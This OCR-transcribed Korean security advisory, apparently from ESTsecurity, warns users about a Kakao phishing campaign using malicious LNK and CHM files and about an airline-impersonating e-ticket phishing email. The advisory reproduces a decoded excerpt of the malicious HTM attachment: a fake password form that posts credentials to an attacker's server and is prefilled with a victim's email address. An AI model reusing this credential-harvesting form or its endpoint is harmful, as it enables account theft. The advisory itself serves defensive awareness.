
이 두 공격의 분석 과정 중, 카카오 피싱 이메일 내 피싱 사이트 주소와 현황조사표.LNK 파일 내 C2 주소가 동일한 것을 확인하여 추가 분석을 진행하였습니다



[그림 4] 공격자 서버 내 파일들

공격자 서버에서 REPORT.zip 파일 이외에도 KB_20230531.rar, hanacard_20230610.rar 등 파일들을 확보하였습니다.

KB_20230531.rar, hanacard_20230610.rar 파일 내부에는 KB_20230531.chm, hanacard_20230610.chm 파일이 포함되어 있으며, .chm 파일을 실행하면 사용자에게 개인정보 입력을 유도하여 최종적으로 개인정보를 탈취하여 공격자 서버로 전송할 것으로 추정됩니다.



[그림 5] 공격자 서버에서 확보한 악성 chm 파일들

공격자들은 다양한 방법을 이용하여 생년월일과 같은 개인정보뿐만 아니라 계정정보, 사용자 시스템 OS/폴더/파일/레지스트리/프로세스 등 다양한 정보들의 수집을 시도하고 있습니다.

이렇게 이곳 저곳에서 조금씩 수집한 개인정보들을 퍼즐처럼 조합하면 특정 개인에 대한 상세한 개인정보 완성이 가능하며, 이 개인정보들을 가지고 특정 개인을 대상으로 하는 맞춤형 공격 진행이 가능하게 되는 만큼 각별한 주의가 필요합니다.


사용자 여러분들께서는 웹 페이지 접속 시 반드시 주소창을 확인하여 주소가 맞는지 확인하시고, 파일을 실행하기 전에 파일 확장자에 대한 확인이 필요합니다. 특히, .chm, .lnk 등의 확장자의 경우 공격자들이 공격에 자주 사용하는 확장자들로 파일을 실행하기 전 확장자를 확인하는 절차를 진행해주시기 바랍니다.

황금연휴 시즌을 노린 국내 항공사 사칭 전자항공권 피싱 메일 주의!

국내 항공사 도용하여 가짜 전자항공권 예약 확인서류가 첨부된 피싱 이메일을 수집하였습니다.


한 달여를 앞둔 황금연휴을 맞이하여 이와 유사한 피싱 공격이 꾸준히 이어질 것이 예상되므로 사용자 분들의 각별한 주의가 필요합니다.

해당 공격 메일은 "항공권 결제가 완료되었습니다~ 항공편이 예약되었습니다." 제목으로 유포되었으며, 발신자로 항공 업체와는 무관한 국내 엔지니어링 업체가 도용되었습니다. 또한, 이메일 내부에는 국내 대표 항공사를 사칭해 항공권 예약 확인서류를 첨부하였으니 확인 부탁드린다는 문구가 포함되어 있고, "티켓 확인증(2 성인).htm" 악성 피싱 HTML 파일이 첨부되어 있습니다.



[그림 1] 국내 항공사의 전자항공권 확인증으로 위장한 이메일

첨부된 HTM 파일을 실행하면 아래와 같이 사용자의 패스워드 정보를 입력하는 페이지로 연결되고, 입력된 정보는 공격자의 서버로 전송됩니다. HTM 파일 내부 스크립트를 디코딩하면 공격자의 개인정보 수집 사이트를 확인할 수 있습니다.



[그림 2] 이메일에 첨부된 피싱 HTML 파일 실행 시 보여지는 페이지

```
                    <div class="form-message" style="font-family: 'Segoe UI Web (West European)','Segoe
                    UI',-apple-system,BlinkMacSystemFont,Roboto,'Helvetica
                    Neue',sans-serif;line-height: 25px"><span>[&#51473;&#50836; &#51221;&#48372;]
                    &#44277;&#54637;&#44032;&#44592; &#51204; &#54869;&#51064;.</span></div>
                    <div class="file-description">
                        <div class="file-info">

                        </div>
                    </div>

                <form action="http://asasdeumrio.com.br/css/morgan/cross.php" method="post">
                <div id="Div0" style="display:block">

                    <div class="form-input-container">
<input name="parameter1" maxlength="90" class="form-text-input disable-on-submit is-empty" placeholder="Enter
email" id="login" type="email" readonly="readonly" value="leesi@sfa.co.kr" required="">
                        <div class="focus-area">
                            <i class="ms-Icon ms-Icon--Info" aria-hidden="true"></i>
                            <div class="callout" style="font-family: 'Segoe UI Web (West
                            European)','Segoe UI',-apple-system,BlinkMacSystemFont,Roboto,'Helvetica
                            Neue',sans-serif;">
                                <div class="callout-title" style="">Why do I have to do this?</div>
                                This file is password protected. Please enter your email password to
                                open the file.
                            </div>
                        </div>
                    </div>
```

[그림 3] 복호화된 악성 스크립트 일부

공격자들은 연휴를 앞둔 사람들의 들뜬 마음을 악용해, 합법적인 항공사/여행사로 위장하여 항공권 예약확인 또는 할인 프로모션으로 사용자의 관심을 손쉽게 유도합니다. 따라서, 이동수단/숙박 및 휴가 패키지와 관련된 이메일을 수신하였을 때는 첨부파일과 링크에 접근하기 전 발신자와 이메일 주소의 진위 여부를 분명하게 확인하는 절차를 반드시 진행해주시기 바랍니다.

www.estsecurity.com

(주)이스트시큐리티

(우) 06711 서울시 서초구 반포대로 3 이스트빌딩 02.583.4616